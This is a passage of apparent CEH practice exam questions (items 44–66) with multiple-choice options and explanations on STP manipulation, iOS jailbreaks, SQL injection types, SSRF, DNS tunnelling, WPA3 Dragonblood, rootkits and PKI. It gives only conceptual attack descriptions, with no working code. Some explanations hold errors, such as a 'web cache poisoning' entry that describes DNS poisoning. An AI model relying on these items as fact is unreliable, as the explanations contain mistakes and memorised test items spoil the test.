An STP manipulation attack is when an attacker, hacker, or an unauthorized user spoof the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker’s system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it.

To prevent this attack you need to secure edge ports (or other untrusted ports) with options like

· ***root-guard*** - prevents a port to become root port

· ***bpdu-guard*** - disables a port on BPDU reception

· ***bpdu-filter*** - ignores BPDUs received on a given port (disabling loop detection by STP!)

· ***tcn-guard*** - ignores topology change notifications received on a given port

Incorrect answers:

ARP spoofing attack https://en.wikipedia.org/wiki/ARP_spoofing

ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) ***Address Resolution Protocol (ARP)*** messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.

DNS poisoning attack https://en.wikipedia.org/wiki/DNS_spoofing

DNS poisoning, also known as DNS cache poisoning or DNS spoofing, is a highly deceptive cyber attack in which hackers redirect web traffic toward fake web servers and phishing websites. These fake sites typically look like the user's intended destination, making it easy for hackers to trick visitors into sharing sensitive information.

VLAN hopping attack https://en.wikipedia.org/wiki/VLAN_hopping

VLAN hopping is a computer security exploit, a method of attacking networked resources on a ***virtual LAN (VLAN)***. The basic concept behind all VLAN hopping attacks is for an attacking host on a VLAN to gain access to traffic on other VLANs that would normally not be accessible. There are two primary methods of VLAN hopping: switch spoofing and double tagging. Both attack vectors can be mitigated with proper switch port configuration.

Question 44:
Which of the following is an IOS jailbreaking technique that patches the kernel during the device boot to keep jailbroken after each reboot?

- **Semi-tethered jailbreaking**
- **Semi-untethered jailbreaking**
- **Tethered jailbreaking**
- **Untethered jailbreaking**

Explanation
https://en.wikipedia.org/wiki/IOS_jailbreaking

Jailbreaking is the process of exploiting the flaws of a locked-down electronic device to install software other than what the manufacturer has made available for that device. Jailbreaking allows the device owner to gain full access to the root of the operating system and access all the features. It is called jailbreaking because it involves freeing users from the 'jail' of limitations that are perceived to exist.

The term jailbreaking is most often used in relation to the iPhone: it is considered the most 'locked down' mobile device currently on sale. Early versions of the iPhone did not have an app store, and the iOS interface was considered more limited for users than it is today.

Types of jailbreaking tools

Many different types of jailbreaks have come out over the years, differing in how and when the exploit is applied.

- ***Untethered Jailbreak***

When a jailbroken device is booting, it loads Apple's own kernel initially. The device is then exploited and the kernel is patched every time it is turned on. An untethered jailbreak is a jailbreak that does not require any assistance when it reboots up. The kernel will be patched without the help of a computer or an application. These jailbreaks are uncommon and take a significant amount of reverse engineering to create. For this reason, untethered jailbreaks have become much less popular, with none supporting recent iOS versions.

- ***Tethered Jailbreak***

A tethered jailbreak is the opposite of an untethered jailbreak, in the sense that a computer is required to boot. Without a computer running the jailbreaking software, the iOS device will not be able to boot at all. While using a tethered jailbreak, the user will still be able to

restart/kill the device's SpringBoard process without needing to reboot. Many early jailbreaks were offered initially as tethered jailbreaks.

- ***Semi-tethered Jailbreak***

This type of jailbreak allows a user to reboot their phone normally, but upon doing so, the jailbreak and any modified code will be effectively disabled, as it will have an unpatched kernel. Any functionality independent of the jailbreak will still run as normal, such as making a phone call, texting, or using App Store applications. To be able to have a patched kernel and run modified code again, the device must be booted using a computer.

- ***Semi-untethered Jailbreak***

This type of jailbreak is like a semi-tethered jailbreak in which when the device reboots, it no longer has a patched kernel, but the key difference is that the kernel can be patched without using a computer. The kernel is usually patched using an application installed on the device without patches. This type of jailbreak has become increasingly popular, with most recent jailbreaks classified as semi-untethered.

Question 45:
An ethical hacker has already received all the necessary information and is now considering further actions. For example, infect a system with malware and use phishing to gain credentials to a system or web application.
What phase of ethical hacking methodology is the hacker currently in?

- **Reconnaissance**
- **Maintaining access**
- **Scanning**
- **Gaining access**

Explanation
https://www.geeksforgeeks.org/5-phases-hacking/

Reconnaissance

This phase is also called as Footprinting and information gathering Phase, and int this phase hacker gathers information about a target before launching an attack. It is during this phase that the hacker finds valuable information such as old passwords, names of important employees.

These data include important areas such as:

- ***Finding out specific IP addresses***

- ***TCP and UDP services***

- ***Identifies vulnerabilities***

There are two types of Footprinting:

- **Active:** Directly interacting with the target to gather information about the target.

- **Passive:** Trying to collect the information about the target without directly accessing the target. To this purpose, hacker can use social media, public websites etc.

Scanning

In this phase, hackers are probably seeking any information that can help them perpetrate attack such as computer names, IP addresses, and user accounts. In fact, hacker identifies a quick way to gain access to the network and look for information. This phase includes usage of tools like dialers, port scanners, network mappers, sweepers, and vulnerability scanners to scan data.

Basically, at this stage, four types of scans are used:

- ***Pre-attack:*** Hacker scans the network for specific information based on the information gathered during reconnaissance.

- ***Port scanning/sniffing:*** This method includes the use of dialers, port scanners, and other data-gathering equipment.

- ***Vulnerability Scanning:*** Scanning the target for weaknesses/vulnerabilities.

- ***Information extraction:*** In this step, hacker collects information about ports, live machines and OS details, topology of network, routers, firewalls, and servers.

Gaining Access

At this point, the hacker has the information he needs. So first he designs the network map and then he has to decide how to carry out the attack? There are many options, for example:

- Phishing attack

- Man in the middle attack

- Brute Force Attack

- Spoofing Attack

- Dos attack

- Buffer overflow attack

- Session hijacking

- BEC Attack

Anyway, hacker after entering into a system, he has to increase his privilege to the administrator level so he can install an application he needs or modify data or hide data.

Maintaining Access

Once a hacker has gained access, they want to keep that access for future exploitation and attacks. Also, the hacker secures access to the organization’s Rootkits and Trojans and uses it to launch additional attacks on the network. An ethical hacker tries to maintain the access to the target until he finishes the tasks he planned to accomplish in that target.

Clearing Tracks

An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces leading to him/her. He/she does this by:

- Clearing the cache and cookies

- Modifying registry values

- Modifying/corrupting/deleting the values of Logs

- Clearing out Sent emails

- Closing all the open ports

- Uninstalling all applications that he/she be used

Question 46:
You must choose a tool for monitoring your organization's website, analyzing the website's traffic, and tracking the geographical location of the users visiting the organization's website.

Which of the following tools will you use for these purposes?

- **WAFW00F**
- **WebSite-Watcher**
- **Webroot**
- **Web-Stat**

Explanation
https://www.web-stat.com/

With the WEB-STAT app by WEB-STAT, you can learn how people interact with your site, take action, and grow your business. Get full details about each visitor, including last visit, search engine, location, equipment, and more.

Incorrect answers:

Webroot https://en.wikipedia.org/wiki/Webroot

Webroot Inc. is an American privately-held cybersecurity software company that provides Internet security for consumers and businesses.

WebSite-Watcher

WebSite-Watcher is a closed source shareware program that monitors changes to user-defined web pages.

WAFW00F

WAFW00F is a Python tool to help you fingerprint and identify Web Application Firewall (WAF) products. It is an active reconnaissance tool as it actually connects to the web server, but it starts out with a normal HTTP response and escalates as necessary.

Question 47:
Which of the following online tools allows attackers to gather information related to the model of the IoT device and the certifications granted to it?

- **search.com**
- **Google image search**
- **FCC ID search**
- **EarthExplorer**

Explanation
https://en.wikipedia.org/wiki/FCC_mark

An ***FCC ID*** is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless deices in the US, manufacturers must:

· Have the device evaluated by an independent lab to ensure it conforms to FCC standards

· Provide documentation to the FCC of the lab results

· Provide User Manuals, Documentation, and Photos relating to the device

· Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authourity from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions.

Question 48:
You want to execute an SQLi attack. The first thing you check is testing the response time of a true or false response. Secondly, you want to use another command to determine whether the database will return true or false results for user IDs.
Which two SQL injection types have you tried to perform?

- **Union-based and error-based**
- **Out of band and boolean-based**
- **Time-based and union-based**
- **Time-based and boolean-based**

Explanation
https://www.acunetix.com/websitesecurity/sql-injection2/

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Question 49:
Identify the Bluetooth hacking technique, which refers to the theft of information from a wireless device through Bluetooth?

- **Bluesnarfing**
- **Bluesmacking**

- **Bluebugging**
- **Bluejacking**

Explanation

https://en.wikipedia.org/wiki/Bluesnarfing

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant). This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos. Both Bluesnarfing and Bluejacking exploit others' Bluetooth connections without their knowledge. While Bluejacking is essentially harmless as it only transmits data to the target device, ***Bluesnarfing is the theft of information from the target device***.

Question 50:

Which of the following keys can you share using asymmetric cryptography?

- **User passwords**
- **Private keys**
- **Public keys**
- **Public and private keys**

Explanation

https://en.wikipedia.org/wiki/Public-key_cryptography

Public-key cryptography, or asymmetric cryptography, is a cryptographic system that uses pairs of keys: ***public keys (which may be known to others), and private keys (which may never be known by any except the owner).*** The generation of such key pairs depends on cryptographic algorithms which are based on mathematical problems termed one-way functions. Effective security requires keeping the private key private; the public key can be openly distributed without compromising security.

In such a system, any person can encrypt a message using the intended receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. This allows, for instance, a server program to generate a cryptographic key intended for a suitable symmetric-key cryptography, then to use a client's openly-shared public key to encrypt that newly generated symmetric key. The server can then send this encrypted symmetric key over an insecure channel to the client; only the client can decrypt it using the client's private key (which pairs with the public key used by the server to encrypt the message). With the client and server both having the same symmetric key, they can safely use symmetric key encryption (likely much faster) to communicate over otherwise-insecure channels. This scheme has the advantage of not having to manually pre-share symmetric keys (a fundamentally difficult problem) while gaining the higher data throughput advantage of symmetric-key cryptography.

With public-key cryptography, robust authentication is also possible. A sender can combine a message with a private key to create a short digital signature on the message. Anyone with the sender's corresponding public key can combine that message with a claimed digital signature; if the signature matches the message, the origin of the message is verified (i.e., it must have been made by the owner of the corresponding private key).

Public key algorithms are fundamental security primitives in modern cryptosystems, including applications and protocols which offer assurance of the confidentiality, authenticity and non-repudiability of electronic communications and data storage. They underpin numerous Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA). Compared to symmetric encryption, asymmetric encryption is rather slower than good symmetric encryption, too slow for many purposes. Today's

cryptosystems (such as TLS, Secure Shell) use both symmetric encryption and asymmetric encryption.

Question 51:
Which of the following commands verify a user ID on an SMTP server?

- **NOOP**
- **VRFY**
- **EXPN**
- **RCPT**

Explanation
RFC 821 https://www.ietf.org/rfc/rfc2821.txt

- ***VRFY***

This SMTP command is used to verify a user ID on a mail domain. It can be used to test for valid user IDs.

Incorrect answers:

- ***RCPT***

Must include a “TO:” parameter specifying the recipient mailbox, and may also incorporate other optional parameters. Specifies one recipient of the e-mail message being conveyed in the current transaction.

- ***NOOP***

NOOP is useful mainly in testing to avoid timeouts. This command does nothing and can generate only a successful response, with no change in state.

- ***EXPN***

This SMTP command asks for confirmation about the identification of a mailing list.

Question 52:
Your organization uses LDAP for accessing distributed directory services. An attacker knowing this can try to take advantage of an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on your organization.
Which of the following tools can an attacker use to gather information from the LDAP service?

- **Zabasearch**
- **ike-scan**
- **EarthExplorer**
- **JXplorer**

Explanation
http://jxplorer.org/

Lightweight Directory Access Protocol (LDAP) is a protocol for querying and modifying directory services. A directory comprises an indexed set of information set out in hierarchical format. LDAP usually use DNS names for their structured formatting. Querying via LDAP can allow the tester to enumerate a great deal of information and can yield to valid usernames with anonymous access and no credentials required.

There are a number of tools out there, that are command-line based, however JXplorer allows the tester a nice Graphical User Interface to query remote LDAP servers. JXplorer is a free general purpose LDAP browser that can be used to read and search any LDAP directory, or any X500 directory with an LDAP interface. JXplorers features include:

- Standard LDAP operations: add/delete/copy/modify

- Complex operations: tree copy and tree delete

- Optional GUI based search filter construction

- SSL and SASL authentication

- Pluggable editors/viewers

- Pluggable security providers

- HTML templates/forms for data display

- Full i18n support

- LDIF file format support

- DSML Support

It is available for Windows, MAC, Linux and Solaris from here.

Question 53:
You need to assess the system used by your employee. During the assessment, you found that compromise was possible through user directories, registries, and other system parameters. Also, you discovered vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.
Which of the following types of vulnerability assessments that you conducted?

- **Host-based assessment**
- **Credentialed assessment**
- **Distributed assessment**
- **Database assessment**

Explanation
According to the EC-Council's study guide: Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. Host-based assessments use many commercial and open-source scanning tools.

Question 54:
Ivan, the evil hacker, decided to attack the cloud services of the target organization.

First of all, he decided to infiltrate the target's MSP provider by sending phishing emails that distributed specially created malware. This program compromised users' credentials, and Ivan managed to gain remote access to the cloud service. Further, he accessed the target customer profiles with his MSP account, compressed the customer data, and stored them in the MSP. After this, he used this information to launch further attacks on the target organization.

Which of the following cloud attacks did Ivan perform?

- **Cloud hopper attack**
- **Cloudborne attack**
- **Man-in-the-cloud (MITC) attack**
- **Cloud cryptojacking**

Explanation
https://en.wikipedia.org/wiki/Red_Apollo

Red Apollo (also known as ***APT 10*** (by Mandiant), ***MenuPass*** (by Fireeye), ***Stone Panda*** (by Crowdstrike), and ***POTASSIUM*** (by Microsoft)) is a Chinese state-sponsored cyberespionage group.

Operation Cloud Hopper was an extensive attack and theft of information in 2017 directed at MSPs in the United Kingdom (U.K.), United States (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa, India, Thailand, South Korea and Australia. The group used MSP's as intermediaries to acquire assets and trade secrets from MSP-client engineering, industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies.

Operation Cloud Hopper ***used over 70 variants of backdoors, malware and trojans***. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to persist in Microsoft Windows systems even if the computer system was rebooted. It installed malware and hacking tools to access systems and steal data.

These malware were ***delivered through spear-phishing emails*** that targeted APT10's MSPs of interest, posing as a legitimate organization like a public sector agency. To maintain their foothold on the infected system, the group employed tools that stole legitimate credentials (with administrator privileges) used to access the MSP and its client's shared system/infrastructure. This is also what the group uses to laterally move and gain further access to the MSP's client's network. The attack schedules tasks or leverages services/utilities in Windows to persist in the systems even if the system is rebooted.

APT10 didn't just infect high-value systems. It also installed malware on non-mission-critical machines which it would then use to move laterally into their targeted computers—a subterfuge to prevent rousing suspicion from the organization's IT/system administrators. APT10 is noted to use open-source malware and hacking tools, which they've customized for their operations, and furtively access the systems via Remote Desktop Protocol or use RATs to single out which data to steal.

These pilfered data are then collated, compressed, and exfiltrated from the MSP's network to the infrastructure controlled by the attackers.

Question 55:
The attacker wants to attack the target organization's Internet-facing web server. In case of a successful attack, he will also get access to back-end servers protected by a firewall. The attacker plans to use URL https://mainurl.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and alter the URL to the localhost to view all the local resources on the target server.
Which of the following types of attacks is the attacker planning to perform?

- **Website defacement.**
- **Web server misconfiguration.**
- **Web cache poisoning attack.**
- **Server-side request forgery attack.**

Explanation
https://en.wikipedia.org/wiki/Server-side_request_forgery

In a ***Server-Side Request Forgery (SSRF)*** attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks that appear to originate from the organization hosting the vulnerable application.

Incorrect answers:

Web server misconfiguration

Server misconfiguration attacks exploit configuration weaknesses found in web and application servers. Many servers come with unnecessary default and sample files, including applications, configuration files, scripts, and webpages. They may also have unnecessary services enabled, such as content management and remote administration functionality. Debugging functions may be enabled or administrative functions may be accessible to anonymous users. Servers may include well-known default accounts and passwords. Failure to fully lock down or harden the server can leave improperly set file and directory permissions.

All of these server misconfiguration features can be used by attackers to bypass authentication methods and gain access to sensitive information, perhaps with elevated privileges. SSL vulnerabilities such as misconfigured certificates and encryption settings, the use of default certificates, and improper authentication implementation with external systems all have the potential to compromise the confidentiality of information.

NOTE: In my opinion, a fairly high-level (by abstraction) definition. If you think about it, many vulnerabilities are the consequences of incorrect configuration.

Web cache poisoning attack https://en.wikipedia.org/wiki/DNS_spoofing

DNS cache poisoning is the act of entering false information into a DNS cache, so that DNS queries return an incorrect response and users are directed to the wrong websites. DNS cache poisoning is also known as DNS spoofing.

DNS spoofing poses several risks, each putting your devices and personal data in harm's way.

· Data theft

· Malware infection

· Halted security updates

· Censorship

Website defacement https://en.wikipedia.org/wiki/Website_defacement

Web defacement is an attack in which malicious parties penetrate a website and replace content on the site with their own messages. The messages can convey a political or religious message, profanity or other inappropriate content that would embarrass website owners, or a notice that the website has been hacked by a specific hacker group.

Most websites and web applications store data in environment or configuration files, that affects the content displayed on the website, or specifies where templates and page content is located. Unexpected changes to these files can mean a security compromise and might signal a defacement attack.

Common causes of defacement attacks include:

· Unauthorized access

· SQL injection

· Cross-site scripting (XSS)

· DNS hijacking

· Malware infection

Question 56:
Identify the technique by description:
The attacker wants to create a botnet. Firstly, he collects information about a large number of vulnerable machines to create a list. Secondly, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures a very fast spreading and installation of malicious code.

- **Topological scanning technique**
- **Permutation scanning technique**
- **Hit-list scanning technique**
- **Subnet scanning technique**

Explanation
https://stackingdwarves.net/public_stuff/cs_papers/Worms/worms-2.xml

A worm is a malicious program similar to a virus, with the notable difference that it does not require any user interaction to spread. Instead, it exploits a programming error in server software or the underlying operating system to infect a machine. This means it requires an appropriate weakness to be present on the target.

Once a target is infected, the worm activates itself and begins to use the network resources of the victim to scan for other potential targets. Since the infection happens automatically, worms spread many orders of magnitude faster than viruses.

Hit-list scanning

To avoid the disadvantages of scanning entirely, a list of vulnerable hosts can be composed in advance and sent along with the worm. The list data can be gathered surreptitiously over a long period of time, so that the scans will not stand out from the normal everyday portscan

activity of script kiddies and curious netizens. When the actual attack starts, there will be no more scan traffic that might betray the worm, and each infection attempt will hit home.

The interesting part here is the handling of the hit list. It will be huge (a few hundred k at the least), and it must be divided among worm instances so that duplicate infection attempts are avoided. At the same time, a certain amount of redundancy is necessary in case a worm instance is lost and with it part of the hit list.

Hit list worms will spread orders of magnitude faster than normal scanning worms, and allow for precise targetting in advance. So far, no wide-spread hit list worm has been observed in the wild.

Question 57:
You come to a party with friends and ask the apartment owner about access to his wireless network. It tells you the name of the wireless point and its password, but when you try to connect to it, the connection occurs without asking for a password.
Which of the following attacks could have occurred?

- **Evil twin attack**
- **Piggybacking attack**
- **Wireless sniffing**
- **Wardriving attack**

Explanation
https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)
An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that looks like a legitimate access point to steal victims' sensitive details. Most often, the victims of such attacks are ordinary people like you and me.

The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.

An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.

ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

Question 58:
Identify wireless security protocol by description:
This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as 256-bit Galois/Counter Mode Protocol (GCMP-256), 84-bit Hashed Message Authentication Mode with Secure Hash Algorithm (HMAC-SHA384), and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve.

- **WPA3-Personal**
- **WPA2-Personal**
- **WPA3-Enterprise**
- **WPA2-Enterprise**

Explanation
https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access#WPA3
In January 2018, the Wi-Fi Alliance announced WPA3 as a replacement to WPA2. Certification began in June 2018.

The new standard uses an equivalent 192-bit cryptographic strength in WPA3-Enterprise mode (AES-256 in GCM mode with SHA-384 as HMAC), and still mandates the use of CCMP-128 (AES-128 in CCM mode) as the minimum encryption algorithm in WPA3-Personal mode.

The WPA3 standard also replaces the pre-shared key (PSK) exchange with Simultaneous Authentication of Equals (SAE) exchange, a method originally introduced with IEEE 802.11s, resulting in a more secure initial key exchange in personal mode and forward secrecy. The Wi-Fi Alliance also claims that WPA3 will mitigate security issues posed by weak passwords and simplify the process of setting up devices with no display interface.

Protection of management frames as specified in the IEEE 802.11w amendment is also enforced by the WPA3 specifications.

Question 59:
You know that an attacker can create websites similar to legitimate sites in pharming and phishing attacks.
Which of the following is the difference between them?

- **Both pharming and phishing attacks are identical.**
- **Pharming attack: an attacker provides the victim with a URL that is either misspelled or looks similar to the legitimate website's domain name.**
  Phishing attack: a victim is redirected to a fake website by modifying their host configuration file or exploiting DNS vulnerabilities.
- **Both pharming and phishing attacks are purely technical.**
- **Phishing attack: an attacker provides the victim with a URL that is either misspelled or looks similar to the legitimate website's domain name.**
  Pharming attack: a victim is redirected to a fake website by modifying their host configuration file or exploiting DNS vulnerabilities.

Explanation
To understand the difference between phishing and pharming, it is important to understand the vector Domain Name System (DNS). In order to carry out pharming scams, hackers misuse DNS as the main weapon vector. While phishing attempts are carried out by using spoofed websites, appearing to have come from legitimate entities, pharming relies on the DNS server level.

Unlike phishing, pharming doesn’t rely on bait like fake links to trick users. Instead, it compromises the DNS server and redirects users to a simulated website even if the user has inputted the correct web address. For instance, if a hacker launches a successful DNS cache poisoning attack, it will alter the fundamental web traffic flow to the targeted website.

While phishing includes other techniques like smishing, vishing, fax phishing (phaxing), etc., pharming includes techniques like DNS spoofing, DNS hijacking, DNS cache poisoning, and all the DNS altering scams. Both data thefts are nothing but evolving online robbery that can lead any organization to devastating consequences.

Question 60:
To bypass firewalls using the DNS tunnelling method to exfiltrate data, you can use the NSTX tool. On which of the following ports should be run the NSTX tool?

- **53**
- **23**

- **80**
- **50**

Explanation
https://en.wikipedia.org/wiki/Domain_Name_System

DNS is a foundational protocol that enables applications such as web browsers to function based on domain names. DNS is not intended for a command channel or general-purpose tunneling. However, several utilities have been developed to enable tunneling over DNS. Because it is not intended for general data transfer, DNS often has less attention in security monitoring than other protocols such as web traffic. If DNS tunneling goes undetected, it represents a significant risk to an organization.

DNS uses both UDP server port 53 and TCP server port 53 for communications. Typically UDP is used, but TCP will be used for zone transfers or with payloads over 512 bytes.

NOTE: *NSTX is the name of a 2003 open source project that even left us in the Beta version. Why the EC-Council suddenly remembered this tool in the 2021 course and exam - I don't know.*

Question 61:
Which of the following vulnerabilities will you use if you know that the target network uses WPA3 encryption?

- **Cross-site request forgery**
- **Dragonblood**
- **AP misconfiguration**
- **Key reinstallation attack**

Explanation
https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access#Dragonblood_attack

In April 2019 the same researchers behind the KRACK disclosure in 2017 released five new WPA3 vulnerabilities collectively named Dragonblood. It allows an attacker in range of a password-protected Wi-Fi network to obtain the password and gain access to sensitive information such as user credentials, emails and credit card numbers. According to the published report:

- https://wpa3.mathyvanhoef.com/

“The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, such as protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is affected by several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3’s Simultaneous Authentication of Equals (SAE) handshake, commonly known as Dragonfly, is affected by password partitioning attacks.”

Incorrect answers:

Cross-site request forgery https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker’s choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Key reinstallation attack https://en.wikipedia.org/wiki/KRACK

KRACK is an acronym for ***Key Reinstallation Attack***. KRACK is a severe replay attack on ***Wi-Fi Protected Access protocol (WPA2)***, which secures your Wi-Fi connection. Hackers use KRACK to exploit a vulnerability in WPA2. When in close range of a potential victim, attackers can access and read encrypted data using KRACK.

AP misconfiguration

APs connected to your network with a configuration that does not conform to your Authorized WLAN Policy. Most common areas of misconfiguration, that leads to wireless cracking's are:

- Some AP configurations are left to factory defaults, like usernames and passwords or default WLAN's broadcasted (SSID's) and default settings may be found in manuals of the specific vendor on the internet.

- Human Error - advanced security policies are configured on a set of AP's across the organization, and other ones are forgotten and left with default weak security settings.

As a counter-measure against misconfigured AP, organizations should follow the ongoing site surveys as a tool to monitor a secure wireless environment.

Question 62:
During a port scan on the target host, your colleague sends FIN/ACK probes and finds that an RST packet is sent in response by the target host, indicating that the port is closed.
Which of the following port scanning techniques did your colleague use?

- **Xmas scan**
- **ACK flag probe scan**
- **TCP Maimon scan**
- **IDLE/IPID header scan**

Explanation
https://nmap.org/book/scan-methods-maimon-scan.html

The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap, which included this technique, was released two issues later. This technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed. However, Uriel noticed that many BSD-derived systems simply drop the packet if the port is open.

Question 63:
During the scan, you found a serious vulnerability, compiled a report and sent it to your colleagues. In response, you received proof that they fixed this vulnerability a few days ago.
How can you characterize this vulnerability?

- **False-positive**
- **False-true**
- **True-false**
- **False-negative**

Explanation
https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-and-false-negatives/

False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-

worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.

False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

Question 64:
Which of the following rootkit types sits undetected in the core components of the operating system?

- **Hypervisor rootkit**
- **Kernel rootkit**
- **Firmware rootkit**
- **Hardware rootkit**

Explanation
https://en.wikipedia.org/wiki/Rootkit#Kernel_mode

A rootkit is a software program, typically malicious, that provides privileged, root-level access to a computer while concealing its presence on that machine. Simply put, it is a nasty type of malware that can severely impact your PC's performance and also put your personal data at risk.

Once installed, a rootkit typically boots simultaneously as the computer's operating system or after the boot process begins. There are, however, rootkits that can boot up before the target operating system, making them very difficult to detect.

There are a number of types of rootkits that can be installed on a target system. Some examples include:

- ***User-mode or application rootkit*** – These are installed in a shared library and operate at the application layer, where they can modify application and API behavior. User-mode rootkits are relatively easy to detect because they operate at the same layer as anti-virus programs.

- ***Kernel-mode*** – These rootkits are implemented within an operating system's kernel module, where they can control all system processes. In addition to being difficult to detect, kernel-mode rootkits can also impact the stability of the target system.

- ***Bootkits*** – These rootkits gain control of a target system by infecting its master boot record (MBR). Bootkits allow a malicious program to execute before the target operating system loads.

- ***Firmware rootkits*** – These rootkits gain access to the software that runs devices, such as routers, network cards, hard drives or system BIOS.

- ***Rootkit hypervisors*** – These rootkits exploit hardware virtualization features to gain control of a machine. This is done by bypassing the kernel and running the target operating system in a virtual machine. Hypervisors are almost impossible to detect and clean because they operate at a higher level than the operating system, and can intercept all hardware calls made by the target operating system.

Question 65:
Your organization has a public key infrastructure set up. Your colleague Bernard wants to send a message to Joan. Therefore, Bernard both encrypts the message and digitally signs

it. Bernard uses ____ to encrypt the message for these purposes, and Joan uses ____ to confirm the digital signature.

- **Joan's public key; Bernard's public key.**
- **Bernard's public key; Bernard's public key.**
- **Joan's public key; Joan's public key.**
- **Joan's private key; Bernard's public key.**

Explanation

The question is immediately on 2 concepts: Public-key cryptography and digital signature:

- ***Public-key cryptography*** https://en.wikipedia.org/wiki/Public-key_cryptography

Public key encryption, or public key cryptography, is a method of encrypting data with two different keys and making one of the keys, the public key, available for anyone to use. The other key is known as the private key. Data encrypted with the public key can only be decrypted with the private key, and data encrypted with the private key can only be decrypted with the public key. Public key encryption is also known as asymmetric encryption. It is widely used, especially for TLS/SSL, which makes HTTPS possible.

(When encrypting, you use recipient's public key to write a message and recipient use their private key to read it)

- ***Digital signature*** https://en.wikipedia.org/wiki/Digital_signature

A digital signature is a mathematical scheme for verifying the authenticity of digital messages or documents. A valid digital signature, where the prerequisites are satisfied, gives a recipient very strong reason to believe that the message was created by a known sender (authentication), and that the message was not altered in transit (integrity).

(When signing, you use your private key to write message's signature, and recipient's use your public key to check if it's really yours)

Question 66:

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 147 million people In September of 2017. At the same time fix was available from the software vendor for several months before the intrusion.

In which of the following security processes has failed?

- **Patch management**
- **Vendor risk management**
- **Security awareness training**
- **Secure development lifecycle**

Explanation

https://en.wikipedia.org/wiki/Patch_(computing)

